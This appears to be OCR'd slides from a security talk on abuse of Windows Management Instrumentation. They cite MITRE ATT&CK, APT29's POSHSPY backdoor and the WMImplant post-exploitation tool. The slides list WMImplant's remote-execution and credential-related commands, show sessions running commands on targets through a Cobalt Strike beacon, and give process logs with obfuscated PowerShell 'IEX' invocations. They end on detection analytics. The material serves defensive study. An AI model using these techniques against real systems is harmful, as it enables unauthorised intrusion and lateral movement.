Windows Management Instrumentation (WMI) is a Windows administration feature that provides a uniform environment for local and remote access to Windows system components. It relies on the WMI service for local and remote access and the server message block (SMB)[1] and Remote Procedure Call Service (RPCS)[2] for remote access. RPCS operates over port 135.[3]

An adversary can use WMI to interact with local and remote systems and use it as a means to perform many tactic functions, such as gathering information for Discovery and remote Execution of files as part of Lateral Movement.[4]


Contents [hide]

Examples

- The Deep Panda group is known to utilize WMI for lateral movement.[5]
- APT29 used WMI to steal credentials and execute backdoors at a future time.[6]
- Lazarus Group malware SierraAlfa uses the Windows Management Instrumentation Command-line application wmic to start itself on a target system during lateral movement.[7]
- Stealth Falcon malware gathers system information via Windows Management Instrumentation (WMI).[8]
- The DustySky dropper uses Windows Management Instrumentation to extract information about the operating system and whether an anti-virus is active.[9]
- A BlackEnergy 2 plug-in uses WMI to gather victim host details.[10]

Windows Management Instrumentation	
Technique	
ID	T1047
Tactic	Execution
Platform	Windows Server 2003, Windows Server 2008, Windows Server 2012, Windows XP, Windows 7, Windows 8, Windows Server 2003 R2, Windows Server 2008 R2, Windows Server 2012 R2, Windows Vista, Windows 8.1
System Requirements	WMI service, winmgmt, running. Host/network firewalls allowing SMB and WMI ports from source to destination. SMB authentication.
Permissions Required	User, Administrator
Data Sources	Authentication logs, Netflow/Enclave netflow, Process command-line parameters, Process monitoring
Supports Remote	Yes

Who's (ab-)using WMI



FireEye

Products & Services Solutions Partners

Home > FireEye Blogs > Threat Research Blog > Dissecting One of APT29's Fileless WMI and PowerSh...


Dissecting One of APT29's Fileless WMI and PowerShell Backdoors (POSHSPY)

April 03, 2017 | by Matthew Dunwoody | Threat Research, Advanced Malware


Mandiant has observed APT29 using a stealthy backdoor that we call POSHSPY. POSHSPY leverages two of the tools the group frequently uses: PowerShell and Windows Management Instrumentation (WMI). In the investigations Mandiant has conducted, it appeared that APT29 deployed POSHSPY as a secondary backdoor for use if they lost access to their primary backdoors.

POSHSPY makes the most of using built-in Windows features – so-called "living off the land" – to make an especially stealthy backdoor. POSHSPY's use of WMI to both store and persist the backdoor code makes it nearly invisible to anyone not familiar with the intricacies of WMI. Its use of a PowerShell payload means that only legitimate system processes are utilized and that the malicious code execution can only be identified through enhanced logging or in memory. The backdoor's infrequent beaconing, traffic obfuscation, extensive encryption and use of geographically local, legitimate websites for command and control (C2) make identification of its network traffic difficult. Every aspect of POSHSPY is efficient and covert.

Who's (ab-)using WMI



Who's (ab-)using WMI



Challenge 4: Advanced Attack Techniques

- Windows Management Instrumentation (**WMI**)
  - Attacker used WMI to persist backdoors
  - Embedded backdoor files and PowerShell scripts in WMI repo
  - Used WMI to steal credentials from remote systems
  - Configured WMI to extract and execute backdoors months in the future, to evade remediation
- Attacker leveraged **PowerShell**
  - Stealthy backdoors
  - PowerShell scripts like Invoke-Mimikatz evaded A/V detection
  - Excellent WMI integration
- **Kerberos**
  - Attacker used Kerberos ticket attacks, which made tracking lateral movement difficult

MANDIANT
A FireEye® Company

21

Who's (ab-)using WMI

FireEye Products & Services Solutions Partners

WMImplant – A WMI Based Agentless Post-Exploitation RAT Developed in PowerShell

March 23, 2017 | by Christopher Truncer | Threat Research


Just over one year ago (November 2015), I released WMIOps, a PowerShell script that enables a user to carry out different actions via Windows Management Instrumentation (WMI) on the local machine or a remote machine. WMIOps can:

- Start or stop a process.
- Return a list of all running processes.
- Power off, reboot, or log users off the targeted system.
- Get a listing of all files within a directory.
- Read a file's contents.
- …and more.

As I continued to develop WMIOps and use it during Mandiant Red Team Operations, I realized that it has some of the same capabilities that are in Remote Access Tools (RATs). WMIOps's capabilities were in a state of disparate functions, but if I wove what existed along with new functionality, I could create a RAT. After months of development and internal testing, I'm happy to publicly release WMImplant.

WMImplant leverages WMI for the command and control channel, the means for executing actions (gathering data, issuing commands, etc.) on the targeted system, and data storage. It is designed to run both interactively and non-interactively. When using WMImplant interactively, it's designed to have a menu of commands reminiscent of Meterpreter, as shown in Figure 1.

Who's (ab-)using WMI



WMImplant

WMImplant is a PowerShell based tool that leverages WMI to both perform actions against targeted machines, but also as the C2 channel for issuing commands and receiving results. WMImplant will likely require local administrator permissions on the targeted machine.

Developed by @christruncer

WMImplant Functions:


Meta Functions

```
change_user                 -   Change the context of the user you will execute WMI commands as
exit                        -   Exits WMImplant
gen_cli                     -   Generate the command line command to use WMImplant non-interactively
set_default                 -   Sets the targeted system's WMI property back to its default value
help                        -   View the list of commands and descriptions
```

File Operations

```
cat                         -   Reads the contents of a file
download                    -   Download a file from the targeted machine
ls                          -   File/Directory listing of a specific directory
search                      -   Search for a file on a user-specified drive
upload                      -   Upload a file to the targeted machine
```

Who's (ab-)using WMI



WMImpl

WMImplant is a P
C2 channel for iss
targeted machine

Developed by @c

WMImpl

March

Just ov
via Win

- Sta
- Re
- Po
- Ge
- Re
- ...a

As I co
capabil
existed
release

WMImp
comma
WMImp

Meta Funct

```
change_user
exit
gen_cli
set_default
help
```

File Operati

```
cat
download
ls
search
upload
```

Lateral Movement Facilitation

```
command_exec          -   Run a command line command and receive the output
disable_wdigest       -   Removes registry value UseLogonCredential
disable_winrm         -   Disables WinRM on the targeted system
enable_wdigest        -   Adds registry value UseLogonCredential
enable_winrm          -   Enables WinRM on the targeted system
registry_mod          -   Modify the registry on the targeted machine
remote_posh           -   Run a PowerShell script on a remote machine and receive the output
sched_job             -   Manipulate scheduled jobs
service_mod           -   Create, delete, or modify system services
```

Process Operations

```
process_kill          -   Kill a process via name or process id on the targeted machine
process_start         -   Start a process on the targeted machine
ps                    -   Process listing
```

System Operations

```
active_users          -   List domain users with active processes on the targeted system
basic_info            -   Used to enumerate basic metadata about the targeted system
drive_list            -   List local and network drives
ifconfig              -   Receive IP info from NICs with active network connections
installed_programs    -   Receive a list of the installed programs on the targeted machine
logoff                -   Log users off the targeted machine
reboot                -   Reboot the targeted machine
power_off             -   Power off the targeted machine
vacant_system         -   Determine if a user is away from the system
```

Testing with WMImplant

* Testing «command_exec» using WMImplant with PS-ISE

```
Command >: command_exec
What system are you targeting? >: [redacted]
Please provide the command you'd like to run >: ipconfig /all
Windows IP Configuration

   Host Name . . . . . . . . . . . . : [redacted]
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : [redacted]
```

```
Command >: command_exec
What system are you targeting? >: [redacted]
Please provide the command you'd like to run >: systeminfo
Host Name:                 [redacted]
OS Name:                   Microsoft Windows 7 Enterprise
OS Version:                6.1.7601 Service Pack 1 Build 7601
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Member Workstation
OS Build Type:             Multiprocessor Free
```

wininit.exe (660)	28.03.2017 17:16:31	n/a	wininit.exe
services.exe (764)	28.03.2017 17:16:37	n/a	C:\Windows\system32\services.exe
svchost.exe (888)	28.03.2017 17:16:58	n/a	C:\Windows\system32\svchost.exe -k DcomLaunch
wmiprvse.exe (692)	28.03.2017 17:18:38	n/a	C:\Windows\system32\wbem\wmiprvse.exe
wmiprvse.exe (2248)	28.03.2017 17:20:40	n/a	C:\Windows\system32\wbem\wmiprvse.exe
powershell.exe (9040)			
powershell.exe (7648)	29.03.2017 18:13:04	29.03.2017 18:13:07	powershell $env:59HYpIlnv`oke-Ex`pression
ipconfig.exe (6196)	29.03.2017 18:13:05	29.03.2017 18:13:06	"C:\Windows\system32\ipconfig.exe" /all
powershell.exe (5560)	29.03.2017 18:13:35	29.03.2017 18:15:42	powershell IEX $env:Q6JS9
systeminfo.exe (8600)	29.03.2017 18:13:36	29.03.2017 18:15:41	"C:\Windows\system32\systeminfo.exe"
wmiprvse.exe (732)	28.03.2017 17:20:40	n/a	C:\Windows\system32\wbem\wmiprvse.exe

Testing with WMImplant

* Testing «process_start» using WMImplant with Beacon

```
beacon> powershell-import C:\[redacted]\WMImplant-master\WMImplant.ps1
[*] Tasked beacon to import: C:\[redacted]\WMImplant-master\WMImplant.ps1
[+] host called home, sent: 26752 bytes
```

```
beacon> powershell Invoke-WMImplant -ProcessStart -RemoteFile calc.exe -Target [redacted]
[*] Tasked beacon to run: Invoke-WMImplant -ProcessStart -RemoteFile calc.exe -Target [redacted]
[+] host called home, sent: 86 bytes
[+] received output:
```

wininit.exe (660)	28.03.2017 17:16:31	n/a	wininit.exe
services.exe (764)	28.03.2017 17:16:37	n/a	C:\Windows\system32\services.exe
svchost.exe (888)	28.03.2017 17:16:58	n/a	C:\Windows\system32\svchost.exe -k DcomLaunch
wmiprvse.exe (692)	28.03.2017 17:18:38	n/a	C:\Windows\system32\wbem\wmiprvse.exe
wmiprvse.exe (2248)	28.03.2017 17:20:40	n/a	C:\Windows\system32\wbem\wmiprvse.exe
notepad.exe (9100)	29.03.2017 17:24:52	n/a	notepad.exe
calc.exe (7628)	29.03.2017 17:25:08	n/a	calc.exe
wmiprvse.exe (732)	28.03.2017 17:20:40	n/a	C:\Windows\system32\wbem\wmiprvse.exe

Detecting WMI spawned proc's

Cyber Analytic Repository

Log in

Page | Help | Discussion | Read | View form | View source | View history | Search

CAR-2014-12-001: Remotely Launched Executables via WMI

Main page
CARET
Analytic List
Contribute
Help

Coverage
Data Model
Sensors

